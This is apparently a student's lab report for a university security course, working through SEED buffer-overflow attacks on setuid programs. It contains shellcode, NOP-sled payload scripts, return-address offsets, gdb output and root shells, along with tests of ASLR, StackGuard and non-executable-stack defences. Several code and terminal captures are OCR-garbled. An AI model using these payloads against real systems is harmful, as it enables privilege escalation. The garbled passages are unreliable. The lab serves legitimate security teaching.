CS 574: Security

Lab 2: Buffer Overflow

Task 1:

We could see that shells are started using the different shellcodes. We are using a pointer to a function and then invoking it we are copying the shellcode on a pointer code and making that into a unanimous function. We see that both our shell codes do the same thing of starting a shell. We can see however that our uid and ruid are not 0 so we aren't running with privileges.

```
| myenv.c | myLS_output | setUIDenv.o | [10/06/24]seedeVM:-/.../shellcode$ | call_shellcode.c | myES_output | setUIDenv.o | [10/06/24]seedeVM:-/.../shellcode$ | setUIDenv.o | setUIDenv
```

Task 2:

In this part we just compiled our stack program to have a executable stack and make it a set uid program. We compile this one with the 32-bit flag. In our stack.c we build our bad file we build our programs with the countermeasures that don't let us build the stack. It seems like our character string is 517 characters long and our buffer in this file is 100.

```
[10/06/24]seed@VM:~/.../code$ ls
brute-force.sh exploit.py Makefile stack.c
[10/06/24]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/06/24]seed@VM:~/.../code$ ls
brute-force.sh stack.c
                                  stack-L2-dbg stack-L4
exploit.py
                  stack-L1
                  stack-L1-dbg
                                 stack-L3
                                                  stack-L4-dbg
Makefile
[10/06/24]seed@VM:~/.../code$ pwd
/home/seed/Desktop/CarlosReyes/lab2/Labsetup/code
[10/06/24]seed@VM:~/.../code$
```

Task3 (level 1):

This is our level 1 we build our bad file using 32-bit shell code we start to build the content of our file by putting no-ops for the 517 bytes. We plan to put our malicious code right before the end of our payload so our start variable is set accordingly. We set our content array with our shell code. Our return address we set it at the address were we have our ebp plus 180 bytes we want at least plus 4 bytes in our return address to get to the noops at the top but also since we found the address ussing gbd we have more things on our stack so we have to account for that when not running it in our stack so we add 180 to account for the 120 to 200 byte difference. Or offset found using gbd by finding the buffere adress and ebp address is 112 in this case. We set our return address according to this offset.

```
[10/09/24]seed@VM:-/.../Labsetup$ ls
4913 callLS file_out myenv_out myprintenv.c
5036 callLS.c file_out2 mylib.c myprog system_use.c
5159 cap_leak.c libmylib.so.l.0.1 mylib.o myprog.c system_use.o
5282 catall.c ls myLS_output setUIDenv.o
[10/09/24]seed@VM:-/.../Labsetup$ cd code/
[10/09/24]seed@VM:-/.../code$ ls
badfile peda-session-stack-L1-dbg.txt
brute-force.sh stack.c stack-L2-dbg stack-L2-dbg stack-L4-dbg
exploit.py stack-I1
Makefile stack-I1-dbg
[10/09/24]seed@VM:-/.../code$ vim exploit.py
[10/09/24]seed@VM:-/.../code$ ./exploit.py
[10/09/24]seed@VM:-/.../code$ ./exploit.
```

Task 4 (level 2):

In this case since we only know the range of our buffer, we use the spraying technique where we spray our return address all over the range where the address would be at different buffer lengths. We use plus 180 still for our return address

because of the same issue regarding the real ebp value without gdb.


We populated the area to spray with the address 4 bytes each. This successfully gives us a shell with euid of 0.

```
# Replace the content with the actual shelloode
# Seplace the content with the actual shelloode
# Seplace the content with the actual shelloode
# Seplace the content with NoP's
# Seplace (latin-1')
# Seplace (latin-1')
# Fill the content with NoP's
# Fill the shelloode somewhere in the payload
# Start = 517 - (Hein/Belloode)
# Change this number
# Content[start:start + ien(shelloode) # Change this number
# Seciet her return address value
# and put it somewhere in the payload
# Start = 507 - (Hein/Belloode) # Change this number
# Seciet her return address value
# and put it somewhere in the payload
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# Seciet her return address value
# and put it somewhere in the payload
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# And put it somewhere in the payload
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# Seciet her return address
```

Task 5 (level 3):

In this case we are running a 64-bit version we need our 64 bit shell code to run a shell and run our pay load. Since we must worry about our last two digits of our address being zero and copy stopping we copy our code before our rbp value which is 64 bit version of ebp we put our malicious code 160 bytes before since we are in 64 bit we use a byte divisible by 8 bytes to have 64 bit alignment. We find our buffer address and set our code at 160 over our buffer address. This specific adding of 160

works for us and our maching since the our buffer address will be different without running gdb.



Task 6 (level 4)

In this case we have a very small buffer so we can't place our code before our address.

We cant place after after because of the addressing top bits being 0 problem.

In this case we have to use the main stack we use the address of the string passed in which holds the string we copy with our payload, so we get the address of that string in main and set our return address to that string. We set our offset to 18 since we know we have 10 bytes plus the 8 bytes skipped to get to the return address since we are in 64 bit. In this case we are

accessing the stack of our main function to run our code which makes a lot of sense. In theory this attack should work for all the other levels before as well.

```
seed@VM: ~/.../code
 \x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x<mark>0</mark>5
).encode('latin-1')
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)  # Change this number
content[start:start+len(shellcode)] = shellcode
# Decide the return address value
# and put it somewhere in the payload ret = 0x7fffffffdda0 + start
                                      # Change this number
offset = 18
                        # Change this number
         # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
# Write the content to a file
with open('badfile',
  f.write(content)
                    'wb') as f:
                                                            30,18
                                                                         Bot
```

```
seed@VM: ~/.../code
                                                                           Q =
Legend: <mark>code</mark>, data, rodata, value
Breakpoint 1, main (argc=0x0, argv=0x0) at stack.c:26
26 {
gdb-peda$ p &str
$1 = (char (*)[517]) 0x7fffffffdda0
gdb-peda$ p/d 0x7fffffffdda0 - 0x7fffffffd950
$2 = 1104
[10/11/24]seed@VM:~/.../code$ vim ./exploitL4.py
[10/11/24]seed@VM:~/.../code$ rm badfile
[10/11/24]seed@VM:~/.../code$ touch badfile
[10/11/24]seed@VM:~/.../code$ ./exploitL4.py
[10/11/24]seed@VM:~/.../code$ ./stack
stack.c
               stack-L1-dbg stack-L2-dbg
                                              stack-L3-dbg stack-L4-dbg
stack-L1
               stack-L2
                               stack-L3
                                               stack-L4
[10/11/24]seed@VM:~/.../code$ ./stack-L4
Input size: 517
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# pwd
/home/seed/Desktop/CarlosReyes/new_lab2/code
```

Task 7:

When we add our shell code to the start that sets the real uid to zero. We notice that when we run our program, and a shell opens our uid is zero therefore our shell was set to zero. Our euid turn into our euid which was zero, so we have root privileges. We can

see that in our level 1attack even though we turned on our shell countermeasure by running the setuid(0)

we get the shell with uid of 0. We do notice that we don't have a euid which means that the program isn't running as a set uid program.

```
seed@VM:-/_/shellcode

int (*func)() = (int(*)())code;

func();
    return 1;
}

[10/14/24]seed@VM:-/.../shellcode$ vim call_shellcode.c
[10/14/24]seed@VM:-/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/14/24]seed@VM:-/.../shellcode$ ls
[32.out] a64.out
[10/14/24]seed@VM:-/.../shellcode$ a32.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
5(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
[10/14/24]seed@VM:-/.../shellcode$ a64.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
5(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
[10/14/24]seed@VM:-/.../shellcode$ a64.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
5(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# id
```

```
# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
[10/14/24]seed@VM:-/.../code$ vim exploitL1.py
[10/14/24]seed@VM:-/.../code$ fruch badfile
[10/14/24]seed@VM:-/.../code$ touch badfile
[10/14/24]seed@VM:-/.../code$ ./stack-L1
Input size: 517
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ ^2
$ exit
[10/14/24]seed@VM:-/.../code$ sudo ln -sf /bin/dash /bin/sh
[10/14/24]seed@VM:-/.../code$ sudo ln -sf /bin/dash /bin/sh
[10/14/24]seed@VM:-/.../code$ ./stack-L1
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# #
```

Task 8:

It took 15 seconds for our program to run and successfully put a shell using the brute forces approach of trying the same address with randomization on at 2.



Task 9:

Without stack guard our program runs but with stack guard we get stack smashing detected.

```
seed@VM:-/_/code

seed@VM:-/_/code

gcc -DBUF_SIZE=200 -z execstack -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 &s sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 &&s udo chmod 4755 stack-L4
[10/15/24]seed@VM:-/.../code$ .stack-L1
[10/15/24]seed@VM:-/.../code$ .stack-L1
[10/15/24]seed@VM:-/.../code$ ./stack-L1
Opening badfile: No such file or directory
[10/15/24]seed@VM:-/.../code$ touch badfile
[10/15/24]seed@VM:-/.../code$ touch badfile
[10/15/24]seed@VM:-/.../code$ touch badfile
[10/15/24]seed@VM:-/.../code$ stack-L2
stack-L2
stack-L2
stack-L2
stack-L2
stack-L3
```

Part b:

We can see that without our flag on compilation that makes both our programs executable stack enabled we get a segmentation fault.

```
| Seed@VMt-/_/hellcode | Seed@VMt-/_/hellcode | Seed@VMt-/_/hellcode | Seed@VMt-/_/hellcode | Seed@VMt-/_/hellcode | Seed@VMt-/_/hellcode | Sexit | Sexit | Sexit | Sexit | Sexit | Sexit | Seed@VMt-/_./../shellcode$ vim Makefile | Sexit | Sexit | Sexit | Seed@VMt-/.../shellcode$ | Sexit | Sexit
```